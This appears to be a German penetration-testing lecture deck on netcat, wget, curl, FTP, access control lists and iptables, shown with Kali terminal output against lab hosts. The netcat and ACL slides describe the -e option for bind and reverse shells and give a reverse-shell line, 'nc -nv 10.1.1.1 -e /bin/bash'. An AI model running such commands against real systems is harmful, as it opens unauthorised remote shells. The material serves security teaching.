


NETCAT (NC)

- Zum Herstellen einer Verbindung

```
(kali㉿kali)-[~]  
$ nc -nv 10.11.1.217 110  
(UNKNOWN) [10.11.1.217] 110 (pop3) open  
+OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server ready  
█
```

- **-n** unterdrückt die Namesauflösung, **-v** gibt detaillierte Informationen
- Zum Erzeugen eines Listeners werden **-l** für Listening und **-p** für die Portangabe benutzt




```
(kali㉿kali)-[~]  
$ nc -nv 127.0.0.1 4444  
(UNKNOWN) [127.0.0.1] 4444 (?) open  
hello from left  
  
hello from right  
█
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali㉿kali)-[~]  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32800  
hello from left  
  
hello from right  
█
```

NETCAT (NC)

- Da bei netcat die Eingabe von STDIN über das Netzwerk gesendet wird können auch Dateien versandt werden



The image shows two terminal windows side-by-side, illustrating a Netcat file transfer. The left window is the client, and the right window is the server.

```
kali@kali: ~/client
File Actions Edit View Help
(kali@kali)-[~/client]
$ echo "hello from client" > msg.txt

(kali@kali)-[~/client]
$ nc -nv 127.0.0.1 4444 < msg.txt
(UNKNOWN) [127.0.0.1] 4444 (?) open

(kali@kali)-[~/client]
$
```

```
kali@kali: ~/server
File Actions Edit View Help
(kali@kali)-[~/server]
$ ls

(kali@kali)-[~/server]
$ nc -nvlp 4444 > client.txt
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32802
^C

(kali@kali)-[~/server]
$ ls
client.txt

(kali@kali)-[~/server]
$ cat client.txt
hello from client

(kali@kali)-[~/server]
$
```



NETCAT (NC)

- Aber wenn wir bereits in der Lage sind Dateien zu versenden, kann dann nicht der ganze Output von einem Programm umgelenkt werden?
- Ja oder Nein????
- Hierfür muss beim Kompilieren das Flag `-DGAPING_SECURITY_HOLE` gesetzt werden
- Anschließend kann mit der Option `-e` STDIN, STDOUT und STDERR von einem Programm umgelenkt werden
- Dies gilt sowohl für nc in Linux, als auch nc.exe (auf Kali vorhanden) in Windows
- Welche Datei oder Programm würden Sie umleiten?
- Unterschieden kann hierbei zwischen **BIND** und **REVERSE** Shell



WGET

- Auch innerhalb einer Shell-Umgebung ist es unerlässlich, dass Daten heruntergeladen werden können
- Die einfachste Variante dies zu tun ist **wget**

```
(kali㉿kali)-[~/server]
$ wget https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf
--2022-05-16 08:54:06-- https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf
Resolving www.offensive-security.com (www.offensive-security.com)... 192.124.249.5
Connecting to www.offensive-security.com (www.offensive-security.com)[192.124.249.5]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 676301 (660K) [application/pdf]
Saving to: 'penetration-testing-with-kali.pdf'

penetration-testing-with-kali.pdf  100%[=====>] 660.45K  2.39MB/s

2022-05-16 08:54:07 (2.39 MB/s) - 'penetration-testing-with-kali.pdf' saved [676301/676301]
```

- Durch **-O** kann die Ausgabe in eine andere Datei umgelenkt werden
- **-o** ermöglicht das Anlegen einer Log-Datei
- **--recursive** ermöglicht das vollständige Herunterladen einer Website (be careful !!!!)



CURL

- cURL steht für Client URL und ist ein extrem nützliches Hilfsmittel
- Es bietet eine Vielzahl an Optionen und ermöglicht die Manipulation von Serveranfragen
- Ein einfaches Beispiel:

```
(kali㉿kali)-[~/server]
$ curl https://www.kali.org
<!doctype html><html lang=en-us><head itemscope itemtype=htt
tle itemprop=name>Kali Linux | Penetration Testing and Ethic
Testing and Ethical Hacking Linux Distribution"><meta name=a
ution"><meta name=twitter:title content="Kali Linux | Penetr
="Kali Linux"><meta property="og:title" content="Kali Linux
ntent="Home of Kali Linux, an Advanced Penetration Testing L
ments."><meta name=description content="Home of Kali Linux,
cking and network security assessments."><meta name=twitter:
used for Penetration Testing, Ethical Hacking and network s
ced Penetration Testing Linux distribution used for Penetrat
="kali,linux,kalilinux,Penetration,Testing,Penetration Testi
ranslucent"><meta name=msapplication-navbutton-color content
meta property="og:locale" content="en_US"><meta itemprop=ima
tps://www.kali.org/images/kali-logo.svg"><meta name=twitter
```

CURL

- Wenn cURL zum Download genutzt werden soll muss ein Ziel angegeben werden

```
(kali㉿kali)-[~/server]
$ curl https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
```

- Nun im Vergleich wenn der Output angegeben wird

```
(kali㉿kali)-[~/server]
$ curl https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf -o docu_kali.org
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total   Spent    Left  Speed
100 660k  100 660k    0     0  717k      0 --:--:-- --:--:-- --:--:-- 717k
```



CURL

- Ein weiteres Beispiel:

```
(kali㉿kali)-[~/server]
$ curl https://www.offensive-security.com
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
```

- Warum ist das so?
- Durch **-I** können die HTTP Header ausgegeben werden

```
(kali㉿kali)-[~/server]
$ curl https://www.offensive-security.com -I
HTTP/2 200
server: nginx
date: Mon, 16 May 2022 14:11:32 GMT
content-type: text/html; charset=UTF-8
content-length: 18760
x-sucuri-id: 15005
x-xss-protection: 1; mode=block
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
strict-transport-security: max-age=31536000; includeSubdomains; preload
content-security-policy: upgrade-insecure-requests;
link: <https://www.offensive-security.com/>; rel=shortlink
vary: Accept-Encoding,User-Agent
content-encoding: gzip
x-sucuri-cache: HIT
```



FTP

- Das File Transfer Protocol (**FTP**) ist eines der ältesten heute genutzt Protokolle
- FTP wird auch heute sehr häufig genutzt um Daten auf einen Server oder von einem Server zu laden
- Die Gefahr einer Fehlkonfiguration ist hierbei sehr groß und kann großen Schaden nach sich ziehen
- Hierbei können empfindliche Daten abfließen und der Upload für Schadsoftware missbraucht werden
- Gewöhnlich wird der Zugang über Nutzernamen und Passwort gesichert
- In manchen Fällen ist jedoch ein anonymer Zugang erforderlich



FTP

- Der nicht authentifiziert wird mit *Anonymous* bezeichnet

```
(kali㉿kali)-[~/server]
$ nmap -p 21 10.11.1.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 11:41 EDT
Nmap scan report for 10.11.1.14
Host is up (0.030s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

```
(kali㉿kali)-[~/server]
$ ftp 10.11.1.14
Connected to 10.11.1.14.
220 Microsoft FTP Service
Name (10.11.1.14:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
```

```
ftp> dir
227 Entering Passive Mode (10,11,1,14,19,137).
125 Data connection already open; Transfer starting.
01-17-07  07:42PM      <DIR>      AdminScripts
01-17-07  07:43PM      <DIR>      ftproot
01-17-07  07:43PM      <DIR>      iissamples
05-16-22  12:59PM      <DIR>      Scripts
05-16-22  04:08PM      <DIR>      wwwroot
226 Transfer complete.
ftp> bye
221
```



FTP

- Um Dateien an den Server zu senden wird **put** genutzt

```
ftp> put client.txt
local: client.txt remote: client.txt
227 Entering Passive Mode (10,11,1,14,19,140).
125 Data connection already open; Transfer starting.
100% |*****| 19 164.20 KiB/s --:-- ETA
226 Transfer complete.
19 bytes sent in 00:00 (0.64 KiB/s)
ftp> dir
227 Entering Passive Mode (10,11,1,14,19,141).
125 Data connection already open; Transfer starting.
05-16-22 04:50PM 19 client.txt
226 Transfer complete.
```

- Um Dateien vom Server zu empfangen wird **get** verwendet

```
ftp> cd Scripts
250 CWD command successful.
ftp> dir
227 Entering Passive Mode (10,11,1,14,19,147).
125 Data connection already open; Transfer starting.
05-16-22 12:50PM 1221 cmd.asp
226 Transfer complete.
ftp> get cmd.asp
local: cmd.asp remote: cmd.asp
227 Entering Passive Mode (10,11,1,14,19,148).
125 Data connection already open; Transfer starting.
100% |*****| 1221 5.15 MiB/s 00:00 ETA
226 Transfer complete.
1221 bytes received in 00:00 (17.09 KiB/s)
```

FTP

- Zusätzlich kann es notwendig sein, die Art der Übertragung zu ändern

```
ftp> status
Connected and logged into 10.11.1.14.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: on.
Mode: stream; Type: ascii; Form: non-print; Structure: file.
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
Preserve modification times: on.
Case: off; CR stripping: on.
Ntrans: off.
Nmap: off.
Hash mark printing: off; Mark count: 1024; Progress bar: on.
Get transfer rate throttle: off; maximum: 0; increment 1024.
Put transfer rate throttle: off; maximum: 0; increment 1024.
Socket buffer sizes: send 16384, receive 131072.
Use of PORT cmds: on.
Use of EPSV/EPRT cmds for IPv4: on (disabled for this connection).
Use of EPSV/EPRT cmds for IPv6: on.
Command line editing: on.
Version: tnftp 20210827
```

```
ftp> bin
200 Type set to I.
ftp> status
Connected and logged into 10.11.1.14.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: on.
Mode: stream; Type: binary; Form: non-print; Structure: file.
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
```

```
ftp> ascii
200 Type set to A.
ftp> status
Connected and logged into 10.11.1.14.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: on.
Mode: stream; Type: ascii; Form: non-print; Structure: file.
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
```



ACL

- Um die Funktionsweise einer Firewall zu verstehen, ist es wichtig zu wissen wie Access Control Lists (ACL) arbeiten
- Hierbei wird zwischen Dateisystem und Netzwerk Kontrolllisten unterschieden
- Typischerweise werden drei Aktionen unterstützt:
 - ACCEPT: Pakete die unter diese Liste fallen werden akzeptiert
 - DROP: Pakete dieser Liste werden verworfen
 - REJECT: Hierbei bekommt der Client eine Mitteilung, dass das Paket nicht vermittelt wurde
- In der Regel besitzt eine Firewall eine *default* Policy die alles DROPPed
- Wäre die *default* Regel ACCEPT würde alles erlaubt sein, was nicht explizit in DROP oder REJECT gelistet ist
- Im Fall von **iptables** wird die Liste von unten nach oben abgearbeitet
- Die erste gelesene Regel gilt dabei



ACL

- Weiterhin ist die Richtung des Verkehrs zu beachten
- Häufiger Fehler ist, dass lediglich der Traffic nach innen beschränkt wird
- ERINNERUNG: `nc -nv 10.1.1.1 -e /bin/bash`
- Unterschied zwischen *stateless* und *stateful*

???????

IPTABLES

- Der Linux Kernel besitzt ein Paket-Filter-Framework namens *netfilter*
- Das Util welches sich in das Framework verankert heißt **iptables**
- **Iptables** wird genutzt um ACLs zu erstellen und zu modifizieren
- Beispiel einer Standardkonfiguration

```
(kali@kali)-[~/server]
$ sudo iptables -L
[sudo] password for kali:
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

IPTABLES

- Die Standard Tabelle wird *filter* Tabelle genannt (Die einzige die wir behandeln werden)
- Weitere Tabellen (für das Selbststudium):
 - nat
 - mangle
 - raw
 - security
- In der Standardtabelle werden drei Verkettungen angegeben
 - INPUT: Eingehender Datenverkehr
 - OUTPUT: Ausgehender Datenverkehr
 - FORWARD: Weitergeleiteter Datenverkehr



IPTABLES

- Die Policy kann mit der Option **-P** geändert werden

```
(kali㉿kali)-[~/server]
$ sudo iptables -P FORWARD DROP

(kali㉿kali)-[~/server]
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy DROP)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

(kali㉿kali)-[~/server]
$
```


IPTABLES

- Zum Anpassen einzelner Regeln wird zunächst das Protokoll definiert
- Die bekanntesten sind *tcp*, *udp* und *icmp*
- Die Option **-s** gibt die Quelle im CIDR-Format an
- **-d** gilt der Zieladresse
- Durch **-i** und **-o** können die Schnittstellen für Ein- und Ausgabe definiert werden
- Mit **-A** wird die Kette auf der die Parameter wirken angegeben

```
(kali㉿kali)-[~/server]
└─$ sudo iptables -s 192.168.1.0/24 -p all -A INPUT
[sudo] password for kali:

(kali㉿kali)-[~/server]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
          all  --  192.168.1.0/24        anywhere

Chain FORWARD (policy DROP)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```



IPTABLES

- Eine Regel mit angegebenen Ziel

```
(kali㉿kali)-[~/server]
$ sudo iptables -s 192.168.1.0/24 -d 192.168.1.1 -p tcp -A INPUT

(kali㉿kali)-[~/server]
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
          all  --  192.168.1.0/24         anywhere
          tcp  --  192.168.1.0/24         192.168.1.1

Chain FORWARD (policy DROP)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

- Ausgabe mit Zeilennummer

```
(kali㉿kali)-[~/server]
$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num target     prot opt source                destination
 1          all  --  192.168.1.0/24         anywhere
 2          tcp  --  192.168.1.0/24         192.168.1.1

Chain FORWARD (policy DROP)
num target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
num target     prot opt source                destination
```



IPTABLES

- Und nun einen Eintrag löschen

```
(kali㉿kali)-[~/server]
$ sudo iptables -D INPUT 1

(kali㉿kali)-[~/server]
$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target      prot opt source                destination
1     tcp --  192.168.1.0/24          192.168.1.1

Chain FORWARD (policy DROP)
num  target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
num  target      prot opt source                destination
```



IPTABLES

- Traffic messen mit iptables

```
(kali㉿kali)-[~/server]
$ sudo iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source               destination
    0    0          tcp -- *      *       192.168.1.0/24        192.168.1.1
    0    0          icmp -- *      *       127.0.0.1             127.0.0.1

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source               destination
```

```
(kali㉿kali)-[~/server]
$ ping -c 5 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.239 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.055 ms
```

```
(kali㉿kali)-[~/server]
$ sudo iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source               destination
    0    0          tcp -- *      *       192.168.1.0/24        192.168.1.1
   10   840          icmp -- *      *       127.0.0.1             127.0.0.1

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source               destination
```